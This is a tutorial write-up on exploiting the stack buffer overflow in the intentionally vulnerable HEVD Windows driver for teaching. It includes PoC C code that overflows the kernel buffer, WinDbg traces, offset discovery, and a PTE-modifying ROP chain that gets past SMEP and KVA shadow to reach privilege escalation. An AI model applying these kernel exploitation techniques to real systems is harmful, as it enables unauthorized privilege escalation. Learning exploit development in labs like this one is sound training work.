AAAAAAAAA stack buffer overflow?

A stack buffer overflow refers to a condition where a program writes more data to a buffer than it can hold. This can occur when a program fails to properly check the size of the input data before copying it into a buffer.

If the size of the data being copied exceeds the size of the buffer, it can write beyond the limits of the destination buffer into the program stack. By carefully crafting the data used in the overflow, an attacker can overwrite return addresses on the stack, thereby redirecting execution to their own code.

In this write-up, we'll utilize the HEVD driver to exploit a stack buffer overflow vulnerability.

Check your six- decoding the driver `BufferOverflowStack.c`

This source file contains 2 functions:

1. `BufferOverflowStackIoctlHandler`
   This function handles an IOCTL request by receiving a buffer of data from user-land through an IRP.

2. `TriggerBufferOverflowStack`
   This function copies the data from user-land to a kernel-space buffer.

https://learn.microsoft.com/en-us/windows/win32/devio/device-input-and-output-control-ioctl-
https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/ns-wdm-irp#remarks

BufferOverflowStackIoctlHandler function

```
NTSTATUS BufferOverflowStackIoctlHandler(
    _In_ PIRP Irp,
    _In_ PIO_STACK_LOCATION IrpSp){
       ...
       // Recieves a buffer from user-land via IRP
       UserBuffer = IrpSp->Parameters.DeviceIoControl.Type3InputBuffer;
       // Recieves the size of the buffer from user-land via IRP
       Size = IrpSp->Parameters.DeviceIoControl.InputBufferLength;
       if (UserBuffer)
       {
           // Calls the TriggerBufferOverflowStack function
           Status = TriggerBufferOverflowStack(UserBuffer, Size);
       }
       ...
}
```

TriggerBufferOverflowStack function

```
NTSTATUS TriggerBufferOverflowStack(
       _In_ PVOID UserBuffer, _In_ SIZE_T Size){
       ...
       ULONG KernelBuffer[512] = { 0 };


       // Verifies that the user buffer resides in user-land
       // Also a method to prevent reading from kernel addresses - arbitrary
       **read**
       ProbeForRead(UserBuffer, sizeof(KernelBuffer), (ULONG)__alignof(UCHAR));


       // Copies data from UserBuffer to KernelBuufer
       // The vulnerbility occurs here - we can pass a size greater than 512 bytes
       RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, Size);
       ...
}
```

0x4141414141414141...

Let's confirm what we know in WinDbg. For simplicity's sake we'll use the IOCTL code `0x222003` to reach the function `TriggerBufferOverflowStack.`

```
#include <windows.h>
#include <stdio.h>

#define TriggerBufferOverflowStack_IOCTL 0x222003

int main(){

    HANDLE hHEVD = CreateFileA("\\\\.\\HacksysExtremeVulnerableDriver",
       GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
        printf("+ Driver handle: 0x%p\n", hHEVD);

    char user_buffer[512];
    size_t user_buffer_size = sizeof(user_buffer);
        printf("* User buffer address: %p\n", user_buffer);

    RtlFillMemory(user_buffer, 512, 0x41);

    printf("* Invoking TriggerBufferOverflowStack_IOCTL...\n");
    DeviceIoControl(hHEVD, TriggerBufferOverflowStack_IOCTL, user_buffer,
    user_buffer_size, NULL, 0, 0, NULL);

}
```

In the PoC above we have:

- Created a buffer with the same size as that of the `KernelBuffer` - 512 bytes
- Filled the buffer with A's (0x41) for easy identification
- Used `DeviceIOControl` and the respective IOCTL code to send the buffer to `BufferOverflowStackIoctlHandler` via IRP.

In WinDbg, set breakpoints on the `TriggerBufferOverflowStack` function.

```
bp HEVD!TriggerBufferOverflowStack
```

```
    HEVD!TriggerBufferOverflowStack:
fffff803`6a5c65b4 48895c2408      mov     qword ptr [rsp+8], rbx
fffff803`6a5c65b9 4889742410      mov     qword ptr [rsp+10h], rsi
fffff803`6a5c65be 48897c2418      mov     qword ptr [rsp+18h], rdi
fffff803`6a5c65c3 4154            push    r12
fffff803`6a5c65c5 4156            push    r14
fffff803`6a5c65c7 4157            push    r15
fffff803`6a5c65c9 4881ec20080000  sub     rsp, 820h
fffff803`6a5c65d0 488bf2          mov     rsi, Size (rdx)
fffff803`6a5c65d3 488bf9          mov     rdi, UserBuffer (rcx)
fffff803`6a5c65d6 33db            xor     ebx, ebx
fffff803`6a5c65d8 41bc00080000    mov     r12d, 800h
fffff803`6a5c65de 458bc4          mov     r8d, r12d
fffff803`6a5c65e1 33d2            xor     edx, edx
fffff803`6a5c65e3 488d4c2420      lea     rcx, [KernelBuffer{[0]} (rsp+20h)]
fffff803`6a5c65e8 e813aff7ff      call    HEVD!memset (fffff8036a541500)
fffff803`6a5c65ed 90              nop
fffff803`6a5c65ee 448d4301        lea     r8d, [rbx+1]
fffff803`6a5c65f2 418bd4          mov     edx, r12d
fffff803`6a5c65f5 488bcf          mov     rcx, UserBuffer (rdi)
fffff803`6a5c65f8 ff154abaf7ff    call    qword ptr [HEVD!__imp_ProbeForRead (fffff8036a542048)]
```

Continuing execution `p` until we reach the call to `memcpy` which is responsible for copying memory from the `UserBuffer` to the `KernelBuffer`

```
fffff803`6a5c6673 4c8bc6          mov     r8, Size (rsi)
fffff803`6a5c6676 488bd7          mov     rdx, UserBuffer (rdi)
fffff803`6a5c6679 488d4c2420      lea     rcx, [KernelBuffer{[0]} (rsp+20h)]
fffff803`6a5c667e e83dabf7ff      call    HEVD!memcpy (fffff8036a5411c0)
fffff803`6a5c6683 eb1b            jmp     HEVD!TriggerBufferOverflowStack+0xec (fffff8036a5c66a0)
```

As per calling convention, the first argument will be in RCX, second in RDX, third in R8, fourth in R9 and so on up to R15- `memcpy(Destination, Source, Size);`

- The address of the `KernelBuffer` is stored in RCX
- The address of the `UserBuffer` is stored in RDX
- The size of the `UserBuffer` is stored in R8
- Let's confirm the contents of the `UserBuffer` and `Size`

We can easily confirm the contents of `UserBuffer` and `Size`

```
kd> dqs @rdx
00000000`0061fc20  41414141`41414141
00000000`0061fc28  41414141`41414141
00000000`0061fc30  41414141`41414141
00000000`0061fc38  41414141`41414141
00000000`0061fc40  41414141`41414141
00000000`0061fc48  41414141`41414141
00000000`0061fc50  41414141`41414141
00000000`0061fc58  41414141`41414141
00000000`0061fc60  41414141`41414141
00000000`0061fc68  41414141`41414141
00000000`0061fc70  41414141`41414141
00000000`0061fc78  41414141`41414141
00000000`0061fc80  41414141`41414141
00000000`0061fc88  41414141`41414141
00000000`0061fc90  41414141`41414141
00000000`0061fc98  41414141`41414141
kd> r r8
r8=0000000000000200
kd> .formats 0x200
Evaluate expression:
  Hex:     00000000`00000200
  Decimal: 512
  Decimal (unsigned) : 512
  Octal:   0000000000000000001000
  Binary:  00000000 00000000 00000000 00000000 00000000 00000000 00000010 00000000
  Chars:   ........
  Time:    Thu Jan  1 02:08:32 1970
  Float:   low 7.17465e-043 high 0
  Double:  2.52962e-321
```

The address in RCX is filled with 0x41s

The Value in R8 is 0x200 bytes (512 bytes)

After execution of the call to `memcpy` we can look at the stack and the registers for comparability

```
Registers
RAX: FFFF9C06F7AD7F80   RBX: 0000000000000000   RCX: FFFF9C06F7AD7F80
RDX: 000063F908B47CA0   RSI: 0000000000000200   RDI: 000000000061FC20
RIP: FFFFF8036A5C6683   RSP: FFFF9C06F7AD7F60   RBP: FFFF8801B36E3B00
R8:  0000000000000000   R9:  0000000000000000   R10: FFFFF8036A5C5078
R11: FFFF9C06F7AD7F80   R12: 0000000000000800   R13: FFFF8801B3B1CE10
R14: 000000000000004D   R15: 0000000000000003
EFLAGS: 00040246 CF=0 PF=1 AF=0 ZF=1 SF=0 TF=0 IF=1 DF=0 OF=0
LastErrorValue: 0x00000000
LastStatusValue: 0xC0000034
```

The stack? Nothing to see here everything looks fine :)

```
Address: @RSP                                Follow current instruction
ffff9c06`f7ad7f58 1800    sbb     byte ptr [rax], al
ffff9c06`f7ad7f5a 0000    add     byte ptr [rax], al
ffff9c06`f7ad7f5c 0000    add     byte ptr [rax], al
ffff9c06`f7ad7f5e 0000    add     byte ptr [rax], al
ffff9c06`f7ad7f60 0000    add     byte ptr [rax], al
ffff9c06`f7ad7f62 0000    add     byte ptr [rax], al
ffff9c06`f7ad7f64 0000    add     byte ptr [rax], al
ffff9c06`f7ad7f66 0000    add     byte ptr [rax], al
ffff9c06`f7ad7f68 0000    add     byte ptr [rax], al
ffff9c06`f7ad7f6a 0000    add     byte ptr [rax], al
ffff9c06`f7ad7f6c 0000    add     byte ptr [rax], al
ffff9c06`f7ad7f6e 0000    add     byte ptr [rax], al
ffff9c06`f7ad7f70 f090    lock nop
ffff9c06`f7ad7f72 5c      pop     rsp
ffff9c06`f7ad7f73 6a03    push    3
ffff9c06`f7ad7f75 f8      clc
ffff9c06`f7ad7f76 ff      ???
ffff9c06`f7ad7f77 ff4d00  dec     dword ptr [rbp]
ffff9c06`f7ad7f7a 0000    add     byte ptr [rax], al
ffff9c06`f7ad7f7c 0000    add     byte ptr [rax], al
ffff9c06`f7ad7f7e 0000    add     byte ptr [rax], al
```

Twitter: @gh057mz
Discord: https://discord.gg/offbyonesecurity

Breaking the Stack

We may now gracefully proceed by sending a buffer larger than the `KernelBuffer` — in this case, 6000 bytes for testing purposes. The objective is to overwrite the RIP register, allowing us to control execution flow and execute our chosen address. This is why a large buffer is used.

```
#include <windows.h>

#include <stdio.h>


#define TriggerBufferOverflowStack_IOCTL 0x222003


int main(){


    HANDLE hHEVD = CreateFileA("\\\\.\\HacksysExtremeVulnerableDriver",

    GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);

        printf("+ Driver handle: 0x%p\n", hHEVD);


    char user_buffer[3000];

    size_t user_buffer_size = sizeof(user_buffer);

        printf("* User buffer address: %p\n", user_buffer);


    RtlFillMemory(user_buffer, user_buffer_size, 0x41);


printf("* Invoking TriggerBufferOverflowStack_IOCTL...\n");

    DeviceIoControl(hHEVD, TriggerBufferOverflowStack_IOCTL, user_buffer,

    user_buffer_size, NULL, 0, 0, NULL);


}
```

In WinDbg we can the breakpoint on the vulnerable function, preferably at the call to `memcpy`

```
bp HEVD!TriggerBufferOverflowStack + ca; g
```

Continuing execution... Sweet, we get an access violation

```
Access violation - code c0000005 (!!! second chance !!!)
HEVD!TriggerBufferOverflowStack+0x10b:
fffff803`5f4166bf c3              ret
```

A peak at the registers and Stack reveals that we have control of the stack (that is we can write controlled values on the stack).

Stack

Frame Index	Call Site	Child-SP	Return Address
[0x0]	**HEVD!TriggerBufferOverflowStack+0x10b**	**0xffffb3045991e798**	**0x4141414141414141**
[0x1]	0x4141414141414141	0xffffb3045991e7a0	0x4141414141414141
[0x2]	0x4141414141414141	0xffffb3045991e7a8	0x4141414141414141
[0x3]	0x4141414141414141	0xffffb3045991e7b0	0x4141414141414141
[0x4]	0x4141414141414141	0xffffb3045991e7b8	0x4141414141414141
[0x5]	0x4141414141414141	0xffffb3045991e7c0	0x4141414141414141
[0x6]	0x4141414141414141	0xffffb3045991e7c8	0x4141414141414141
[0x7]	0x4141414141414141	0xffffb3045991e7d0	0x4141414141414141
[0x8]	0x4141414141414141	0xffffb3045991e7d8	0x4141414141414141
[0x9]	0x4141414141414141	0xffffb3045991e7e0	0x4141414141414141
[0xa]	0x4141414141414141	0xffffb3045991e7e8	0x4141414141414141
[0xb]	0x4141414141414141	0xffffb3045991e7f0	0x4141414141414141
[0xc]	0x4141414141414141	0xffffb3045991e7f8	0x4141414141414141
[0xd]	0x4141414141414141	0xffffb3045991e800	0x4141414141414141
[0xe]	0x4141414141414141	0xffffb3045991e808	0x4141414141414141

As such we have successfully managed to overwrite the **return address** of the `TriggerBufferOverflowStack` function, this means that we can redirect execution to an address we control after this function returns execution to the stack

And the registers? We have control of registers RDI, RSI, R12, R14 and R15

Registers

```
RAX: 0000000000000000   RBX: 4141414141414141   RCX: FFFFB3045991DF80
RDX: 00004CFBA6D012E0   RSI: 4141414141414141   RDI: 4141414141414141
RIP: FFFFF8035F4166BF   RSP: FFFFB3045991E798   RBP: FFFF9A0FAB0F8BB0
R8:  0000000000000000   R9:  0000000000000000   R10: FFFFF8035F415078
R11: FFFFB3045991E780   R12: 4141414141414141   R13: FFFF9A0FAA899E10
R14: 4141414141414141   R15: 4141414141414141
EFLAGS: 00050346 CF=0 PF=1 AF=0 ZF=1 SF=0 TF=1 IF=1 DF=0 OF=0
LastErrorValue: 0x00000000
LastStatusValue: 0xC0000034
```

https://www.lenovo.com/us/en/glossary/return-address/

From overflow to control

Now that we understand the implications of our overflow, we need to weaponize it to hijack execution. We'll begin by replacing the `0x4141414141414141` at the top of the stack with a specific address we control. To achieve this, we'll send a unique sequence of characters and calculate the offset where this sequence reaches the top of the stack.

To generate this unique string and determine the offset, we'll use `pattern_create.py` included in the repository.

Generate sequence: pattern_create.py create 3000

```
#include <windows.h>

#include <stdio.h>

#define TriggerBufferOverflowStack_IOCTL 0x222003


int main(){


    HANDLE hHEVD = CreateFileA("\\\\.\\HacksysExtremeVulnerableDriver",

    GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);

        printf("+ Driver handle: 0x%p\n", hHEVD);


    char user_buffer[] = "Aa0Aa1Aa2Aa3Aa4Aa5A...";

    size_t user_buffer_size = sizeof(user_buffer);

        printf("* User buffer address: %p\n", user_buffer);


    // RtlFillMemory(user_buffer, user_buffer_size, 0x41);

    printf("* Invoking TriggerBufferOverflowStack_IOCTL...\n");

    DeviceIoControl(hHEVD, TriggerBufferOverflowStack_IOCTL, user_buffer,

    user_buffer_size, NULL, 0, 0, NULL);


}
```

At the crash, the Stack reveals...

```
kd> dq rsp
ffff8409`0a54f798  43327243`31724330 35724334`72433372
ffff8409`0a54f7a8  72433772`43367243 43307343`39724338
ffff8409`0a54f7b8  33734332`73433173 73433573`43347343
ffff8409`0a54f7c8  43387343`37734336 31744330`74433973
ffff8409`0a54f7d8  74433374`43327443 43367443`35744334
ffff8409`0a54f7e8  39744338`74433774 75433175`43307543
ffff8409`0a54f7f8  43347543`33754332 37754336`75433575
ffff8409`0a54f808  76433975`43387543 43327643`31764330
```

Converting the value at the top of the stack to ASCII

```
kd> .formats 43327243`31724330
Evaluate expression:
  Hex:     43327243`31724330
  Decimal: 4842058182294651696
  Decimal (unsigned) : 4842058182294651696
  Octal:   0414623444146134441460
  Binary:  01000011 00110010 01110010 01000011 00110001 01110010 01000011 00110000
  Chars:   C2rC1rC0
  Time:    Sun Nov 15 02:10:29.465 16944 (UTC + 2:00)
  Float:   low 3.52538e-009 high 178.446
  Double:  5.19218e+015
```

Note that due to the **little-endian** byte ordering on Windows x64 the string is displayed on the stack in reverse.

Next, we'll calculate the offset using `pattern_create.py offset 0Cr1Cr2C`. This reveals an offset of 2072.

Now that we can place an address of our choice, we cannot simply redirect execution to our address (unlike in the golden age of exploit development), as we must consider mitigations like SMEP and KVA shadow, which prevent the execution of user-land code in kernel space.

https://en.wikipedia.org/wiki/Endianness

Final Destination – getting on the ROP train

To circumvent SMEP and KVA, we can leverage the following ROP chain. By directly modifying the **Page Table Entry (PTE)**, we eliminate the need to bypass SMEP through CR4 register manipulation, allowing us to sidestep these protections effectively and gain execution control.

```
pop rcx                  ; rcx = shellcode address

call MiGetPteAddress

mov r8, rax              ; rax = r8 = Shellcode's PTE address

mov rdx, r8              ; rdx = Shellcode's PTE address

mov rax, [rax]           ; rax = Shellcode's PTE value

mov r8, rax              ; r8 = Shellcode's PTE value

mov rcx, r8              ; rcx = Shellcode's PTE value

mov rax, 4

sub rcx, rax             ; The Owner flag is the 3rd bit. It was 1
                                        ; (Owner=Usermode) so by subtracting 4
from it we clear                                           ; that bit and make it
Owner=Kernel

mov rax, rcx            ; rax = modified PTE value

mov [rdx], rax           ; save the modified PTE value back into the PTE address

wbinvd                    ; Clear the TLB Cache

call shellcode
```

Before the train

```
kd> !pte 90000
                                           VA 0000000000090000
PXE at FFFF8C4623118000    PPE at FFFF8C4623000000    PDE at FFFF8C4600000000    PTE at FFFF8C0000000480
contains 8A0000002A5DE867  contains 0A000000280DF867  contains 0A00000005FEA867  contains 010000010F952867
pfn 2a5de     ---DA--UW-V  pfn 280df     ---DA--UWEV  pfn 5fea      ---DA--UWEV  pfn 10f952    ---DA--UWEV
```

After execution of the ROP chain

```
kd> !pte 90000
                                           VA 0000000000090000
PXE at FFFF8C4623118000    PPE at FFFF8C4623000000    PDE at FFFF8C4600000000    PTE at FFFF8C0000000480
contains 8A0000002A5DE867  contains 0A000000280DF867  contains 0A00000005FEA867  contains 010000010F952863
pfn 2a5de     ---DA--UW-V  pfn 280df     ---DA--UWEV  pfn 5fea      ---DA--UWEV  pfn 10f952    ---DA--KWEV
```

However, this wasn't as straightforward as I thought it should have been. As with hand-sight there is also a need to set the Kernel and Execution bit at PXE (PML4). Furthermore, calling the `MiGetPteAddress` function more than 3 times led to freeing the page the shellcode was saved on; therefore, a manual implementation of `MiGetPteAddress` was used.

https://kristal-g.github.io/2021/02/20/HEVD_Type_Confusion_Windows_10_RS5_x64.html
https://connormcgarr.github.io/pte-overwrites/

Using the following function definition we'll update our ROP chain.

```
kd> u nt!MiGetPteAddress
nt!MiGetPteAddress:
fffff807`40630160 48c1e909         shr     rcx,9
fffff807`40630164 48b8f8ffffff7f000000 mov rax,7FFFFFFFF8h
fffff807`4063016e 4823c8           and     rcx,rax
fffff807`40630171 48b80000000000093ffff mov rax,0FFFF930000000000h
fffff807`4063017b 4803c1           add     rax,rcx
fffff807`4063017e c3               ret
fffff807`4063017f cc               int     3
fffff807`40630180 cc               int     3
```

The actual implementation is at, its far too much to be included here:

https://github.com/gh057mz/Common-kExp-code snippets/blob/main/KVA%20Shadow%20bypass%20ROP


PoC execution in progress... Success.

```
kd> !pte 1e0860
                                           VA 000000000001e0860
PXE at FFFF9349A4D26000    PPE at FFFF9349A4C00000    PDE at FFFF934980000000    PTE at FFFF930000000F00
contains 0A00000020335863  contains 0A00000017336867  contains 0A00000020C41867  contains 080000001B1BA863
pfn 20335     ---DA--KWEV  pfn 17336     ---DA--UWEV  pfn 20c41     ---DA--UWEV  pfn 1b1ba     ---DA--KWEV
```

Having successfully hijacked execution to user-land we can now add our Priv Esc shellcode, the full final code can be found at:

https://github.com/gh057mz/HEVD-writeups-w10/blob/main/2.%20Stack%20buffer%20overflow/PoC.c

Voila



Twitter: @gh057mz
Discord: https://discord.gg/offbyonesecurity